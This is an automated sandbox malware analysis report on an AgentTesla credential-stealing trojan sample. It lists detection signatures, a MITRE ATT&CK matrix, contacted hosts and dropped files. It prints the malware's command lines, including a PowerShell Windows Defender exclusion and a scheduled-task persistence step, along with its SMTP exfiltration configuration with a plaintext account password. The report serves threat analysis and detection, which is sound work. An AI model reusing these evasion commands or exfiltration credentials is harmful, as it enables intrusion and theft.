Joe Sandbox Cloud BASIC

ID: 528815
Sample Name: X2LP0REOU0
Cookbook: default.jbs
Time: 20:15:55
Date: 25/11/2021
Version: 34.0.0 Boulder Opal

Table of Contents

Table of Contents 2
Windows Analysis Report X2LP0REOU0 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Process Tree 4
Malware Configuration 4
Threatname: Agenttesla 4
Yara Overview 4
Memory Dumps 4
Unpacked PEs 5
Sigma Overview 5
System Summary: 5
Jbx Signature Overview 5
AV Detection: 5
Networking: 5
System Summary: 5
Data Obfuscation: 5
Boot Survival: 6
Malware Analysis System Evasion: 6
HIPS / PFW / Operating System Protection Evasion: 6
Stealing of Sensitive Information: 6
Remote Access Functionality: 6
Mitre Att&ck Matrix 6
Behavior Graph 7
Screenshots 7
Thumbnails 7
Antivirus, Machine Learning and Genetic Malware Detection 8
Initial Sample 8
Dropped Files 8
Unpacked PE Files 8
Domains 9
URLs 9
Domains and IPs 9
Contacted Domains 9
URLs from Memory and Binaries 9
Contacted IPs 9
Public 9
General Information 9
Simulations 10
Behavior and APIs 10
Joe Sandbox View / Context 10
IPs 10
Domains 10
ASN 10
JA3 Fingerprints 11
Dropped Files 11
Created / dropped Files 11
Static File Info 13
General 13
File Icon 14
Static PE Info 14
General 14
Entrypoint Preview 14
Data Directories 14
Sections 14
Resources 14
Imports 14
Version Infos 14
Network Behavior 14
Snort IDS Alerts 14
Network Port Distribution 15
TCP Packets 15
UDP Packets 15
DNS Queries 15
DNS Answers 15
SMTP Packets 15
Code Manipulations 15
Statistics 15
Behavior 16
System Behavior 16

Analysis Process: X2LP0REOU0.exe PID: 6988 Parent PID: 4116 16
General 16
File Activities 16
File Created 16
File Deleted 16
File Written 16
File Read 16
Analysis Process: powershell.exe PID: 2440 Parent PID: 6988 16
General 16
File Activities 17
File Created 17
File Deleted 17
File Written 17
File Read 17
Analysis Process: conhost.exe PID: 4596 Parent PID: 2440 17
General 17
Analysis Process: schtasks.exe PID: 4192 Parent PID: 6988 17
General 17
File Activities 17
File Read 17
Analysis Process: conhost.exe PID: 4828 Parent PID: 4192 17
General 17
Analysis Process: RegSvcs.exe PID: 4704 Parent PID: 6988 18
General 18
File Activities 18
File Created 18
File Read 18
Disassembly 19
Code Analysis 19


Windows Analysis Report X2LP0REOU0

Overview


General Information

Sample Name:	X2LP0REOU0 (renamed file extension from none to exe)
Analysis ID:	528815
MD5:	b008a10264e60c..
SHA1:	fe8135f6f67978c…
SHA256:	b82421f869673a5.
Tags:	32 exe trojan
Infos:	

Most interesting Screenshot:



Detection




AgentTesla

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e.…
- Multi AV Scanner detection for subm…
- Yara detected AgentTesla
- Yara detected AntiVM3
- Multi AV Scanner detection for dropp…
- Tries to steal Mail credentials (via fil…
- Sigma detected: Bad Opsec Default…
- Tries to harvest and steal Putty / Wi…
- Tries to harvest and steal ftp login c…
- Tries to detect sandboxes and other…
- Sigma detected: Suspicius Add Tas…

Classification



Process Tree

- **System is w10x64**
- X2LP0REOU0.exe (PID: 6988 cmdline: "C:\Users\user\Desktop\X2LP0REOU0.exe" MD5: B008A10264E60C148666E33B2521E043)
  - powershell.exe (PID: 2440 cmdline: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "C:\Users\user\AppData\Roaming\uTgyxCBgqK.exe MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 4596 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - schtasks.exe (PID: 4192 cmdline: C:\Windows\System32\schtasks.exe" /Create /TN "Updates\uTgyxCBgqK" /XML "C:\Users\user\AppData\Local\Temp\tmpE154.tmp MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 4828 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - RegSvcs.exe (PID: 4704 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe MD5: 2867A3817C9245F7CF518524DFD18F28)
- **cleanup**

Malware Configuration

Threatname: Agenttesla

```
{
  "Exfil Mode": "SMTP",
  "Username": "info@incolbo.com",
  "Password": "Althea@2021#",
  "Host": "mail.incolbo.com"
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000008.00000002.627911166.000000000040 2000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000008.00000002.627911166.000000000040 2000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
00000008.00000000.375295135.000000000040 2000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	

Source	Rule	Description	Author	Strings
00000008.00000000.375295135.0000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
00000008.00000002.632429861.0000000003251000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 15 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
0.2.X2LP0REOU0.exe.36ffef0.4.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0.2.X2LP0REOU0.exe.36ffef0.4.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
8.0.RegSvcs.exe.400000.3.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
8.0.RegSvcs.exe.400000.3.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
0.2.X2LP0REOU0.exe.2668ef0.1.raw.unpack	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
Click to see the 17 entries				

Sigma Overview

System Summary:

Sigma detected: Bad Opsec Defaults Sacrificial Processes With Improper Arguments

Sigma detected: Suspicius Add Task From User AppData Temp

Sigma detected: Powershell Defender Exclusion

Sigma detected: Possible Applocker Bypass

Sigma detected: Non Interactive PowerShell

Sigma detected: T1086 PowerShell Execution

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Multi AV Scanner detection for dropped file

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System Summary:

.NET source code contains very large array initializations

Data Obfuscation:

.NET source code contains potential unpacker

Boot Survival:

Uses schtasks.exe or at.exe to add and modify task schedules

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion:

Adds a directory exclusion to Windows Defender

Stealing of Sensitive Information:

Yara detected AgentTesla

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to harvest and steal browser information (history, passwords, etc)

Remote Access Functionality:


Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Valid Accounts	Windows Management Instrumentation 2 1 1	Scheduled Task/Job 1	Process Injection 1 2	Disable or Modify Tools 1 1	OS Credential Dumping 2	System Time Discovery 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Encrypted Channel 1
Default Accounts	Command and Scripting Interpreter 2	Boot or Logon Initialization Scripts	Scheduled Task/Job 1	Deobfuscate/Decode Files or Information 1	Credentials in Registry 1	File and Directory Discovery 1	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth	Non-Standard Port 1
Domain Accounts	Scheduled Task/Job 1	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information 2	Security Account Manager	System Information Discovery 1 1 5	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration	Non-Application Layer Protocol 1
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Software Packing 1 3	NTDS	Query Registry 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 1
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Masquerading 1	LSA Secrets	Security Software Discovery 3 1 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Virtualization/Sandbox Evasion 1 3 1	Cached Domain Credentials	Process Discovery 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication
External Remote Services	Scheduled Task	Startup Items	Startup Items	Process Injection 1 2	DCSync	Virtualization/Sandbox Evasion 1 3 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	Application Window Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	Remote System Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols


Behavior Graph



Hide Legend
Behavior Graph
ID: 528815
Sample: X2LP0REOU0
Startdate: 25/11/2021
Architecture: WINDOWS
Score: 100
MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN
Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)
Found malware configuration
Multi AV Scanner detection for dropped file
9 other signatures
started
X2LP0REOU0.exe
7
dropped
dropped
dropped
C:\Users\user\AppData\...\uTgyxCBgqK.exe, PE32
C:\Users\user\AppData\Local\...\tmpE154.tmp, XML
C:\Users\user\AppData\...\X2LP0REOU0.exe.log, ASCII
Uses schtasks.exe or at.exe to add and modify task schedules
Adds a directory exclusion to Windows Defender
RegSvcs.exe
2
incolbo.com
178.33.113.220, 49848, 587
OVHFR
France
mail.incolbo.com
Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)
Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)
Tries to steal Mail credentials (via file / registry access)
3 other signatures
23
1
started
started
conhost.exe
conhost.exe
Legend:
Process
Signature
Created File
DNS/IP Info
Is Dropped
Is Windows Process
Number of created Registry Values
Number of created Files
Visual Basic
Delphi
Java
.Net C# or VB.NET
C, C++ or other language
Is malicious
Internet

Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
X2LP0REOU0.exe	21%	Virustotal		Browse
X2LP0REOU0.exe	16%	ReversingLabs	ByteCode-MSIL.Trojan.NanoBot	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\uTgyxCBgqK.exe	31%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
8.0.RegSvcs.exe.400000.1.unpack	100%	Avira	TR/Spy.Gen8		Download File
8.2.RegSvcs.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File
8.0.RegSvcs.exe.400000.2.unpack	100%	Avira	TR/Spy.Gen8		Download File

Source	Detection	Scanner	Label	Link	Download
8.0.RegSvcs.exe.400000.3.unpack	100%	Avira	TR/Spy.Gen8		Download File
8.0.RegSvcs.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File
8.0.RegSvcs.exe.400000.4.unpack	100%	Avira	TR/Spy.Gen8		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://qE5c5sZvoQre.com	0%	Avira URL Cloud	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://xFWood.com	0%	Virustotal		Browse
http://xFWood.com	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://incolbo.com	0%	Avira URL Cloud	safe	
http://mail.incolbo.com	0%	Avira URL Cloud	safe	
http://https://api.ipify.org%$	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
incolbo.com	178.33.113.220	true	true		unknown
mail.incolbo.com	unknown	unknown	true		unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
178.33.113.220	incolbo.com	France	🇫🇷	16276	OVHFR	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	528815
Start date:	25.11.2021
Start time:	20:15:55
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 51s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	X2LP0REOU0 (renamed file extension from none to exe)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	26
Number of new started drivers analysed:	0

Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	- HCA enabled - EGA enabled - HDC enabled - AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@9/8@2/1
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	- Successful, ratio: 100% - Number of executed functions: 0 - Number of non-executed functions: 0
Cookbook Comments:	- Adjust boot time - Enable AMSI
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
20:17:03	API Interceptor	42x Sleep call for process: X2LP0REOU0.exe modified
20:17:08	API Interceptor	41x Sleep call for process: powershell.exe modified
20:17:24	API Interceptor	705x Sleep call for process: RegSvcs.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
178.33.113.220	ZvrCMT3nLm.exe	Get hash	malicious	Browse	
	NGGIoU9U6G.exe	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
OVHFR	nMM5RrDp4m.exe	Get hash	malicious	Browse	- 213.186.33.5
	NjTYb3VyzV.dll	Get hash	malicious	Browse	- 158.69.222.101
	SlipMT103.exe	Get hash	malicious	Browse	- 51.83.52.225
	TT COPY_02101011.exe	Get hash	malicious	Browse	- 213.186.33.5
	EzCOXP6oxy.dll	Get hash	malicious	Browse	- 51.210.242.234
	IkroV40UrZ.dll	Get hash	malicious	Browse	- 51.210.242.234
	C1Q17Dg4RT.dll	Get hash	malicious	Browse	- 51.210.242.234
	or4ypx7Ery	Get hash	malicious	Browse	- 213.251.131.0
	MakbLShaqA.dll	Get hash	malicious	Browse	- 51.210.242.234
	MakbLShaqA.dll	Get hash	malicious	Browse	- 51.210.242.234
	COMPROBANTE DE CONSIGNACION #0000012992-882383393293293.vbs	Get hash	malicious	Browse	- 149.56.200.165
	Ljm7n1QDZe	Get hash	malicious	Browse	- 51.77.179.226
	SOA.exe	Get hash	malicious	Browse	- 54.38.220.85
	Swift Copy TT.doc	Get hash	malicious	Browse	- 46.105.145.216
	tUJXpPwU27.dll	Get hash	malicious	Browse	- 51.210.242.234

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SecuriteInfo.com.ArtemisEC35A67F3663.5978.exe	Get hash	malicious	Browse	• 51.79.99.124
	4777_211122173928_001.xlsx	Get hash	malicious	Browse	• 51.79.99.124
	xzmHphquAP.exe	Get hash	malicious	Browse	• 51.79.119.231
	.#U266bvmail-478314QOZVOYBY30.htm	Get hash	malicious	Browse	• 146.59.152.166
	pYebrdRKvR.dll	Get hash	malicious	Browse	• 51.210.242.234

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\X2LP0REOU0.exe.log

Process:	C:\Users\user\Desktop\X2LP0REOU0.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	2239
Entropy (8bit):	5.354287817410997
Encrypted:	false
SSDEEP:	48:MxHKXeHKlEHU0YHKhQnouHIW7HKjntHoxHhAHKzvr1qHXHK2HKgmHKovjHKs:iqXeqm00YqhQnouRqjntIxHeqzTw3q2W
MD5:	913D1EEA179415C6D08FB255AE42B99D
SHA1:	E994C612C0596994AAE55FBCE35B7A4FBE312FD7
SHA-256:	473B4000084ACF4C7D701CE72EBF71BD304054231B3BDF7CAF49898A1FDA13D0
SHA-512:	768045C288CEEE8FE1A099FC8CEA713B685F6ED3FD8BFA1C8E64CA09F7AF9FEBEA90F5277B28444AFF8F2AC7CD857DFCDF7D3A98CD86288925DB7A4A4234685
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..3,"PresentationCore, Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35","C:\Windows\assembly\NativeImages_v4.0.30319_32\PresentationCore\820a27781e8540ca263d835ec155f1a5\PresentationCore.ni.dll",0..3,"PresentationFramework, Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35","C:\Windows\assembly\NativeImages_v4.0.30319_32\Presentatio5ae0f00f#\889128adc9a7c9370e5e293f65060164\PresentationFramework.ni.dll",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"WindowsBase, Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35","C:\Windows\assembly\NativeImages_v4.0.30319_32\Wi

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	22348
Entropy (8bit):	5.602667489533571
Encrypted:	false
SSDEEP:	384:WDtCD0WKkFn4rILR4SBKnkjultIC77Y9gxSJ3xOT1MajZlbAV7sEiZBDI+9zg:dFncr4KkClt9fxcMCafwIVA
MD5:	B4970E5FDD75E2735211B7C946F95169
SHA1:	9FFB4981A230C5D9923C096163D2A5236038E03C
SHA-256:	F98074E472F5773E7583F986A0F5224058F74FE493B89DFB8E99BDC9888F2EC7
SHA-512:	67E795E88C636DC06EACAFE0FD1FBB330E269686A937555626204CB311C13F04B37E4F2F3F7416D441348577EFFF411439A7204B20FEF916FEEAF6C7B79B1516
Malicious:	false
Reputation:	low
Preview:	@...e..................h................H.........@.........H..............<@.^.L."My...:P..... .Microsoft.PowerShell.ConsoleHostD..............fZve...F.....x.)........System.Management.Automation4..............[...{a.C..%6..h.........System.Core.0..............G-.o...A...4B.........System..4...............Zg5..:O..g..q.........System.Xml..L..............7.....J@......~...... .#.Microsoft.Management.Infrastructure.8...............'....L..}...........System.Numerics.@...............Lo...QN......<Q........System.DirectoryServices<...............H..QN.Y.f............System.Management...4..................].D.E.....#.......System.Data.H................ ....H..m)aUu.........Microsoft.PowerShell.Security...<................~.[L.D.Z.>..m.........System.Transactions.<...............):gK..G...$.1.q........System.ConfigurationP................/.C..J..%...].......%.Microsoft.PowerShell.Commands.Utility...D................-.D.F.<;.nt.1 ....System.Configuration.Ins

C:\Users\user\AppData\Local\Temp\__PSScriptPolicyTest_amyb1ejn.zxz.psm1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped

C:\Users\user\AppData\Local\Temp\__PSScriptPolicyTest_amyb1ejn.zxz.psm1	
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	high, very likely benign file
Preview:	1

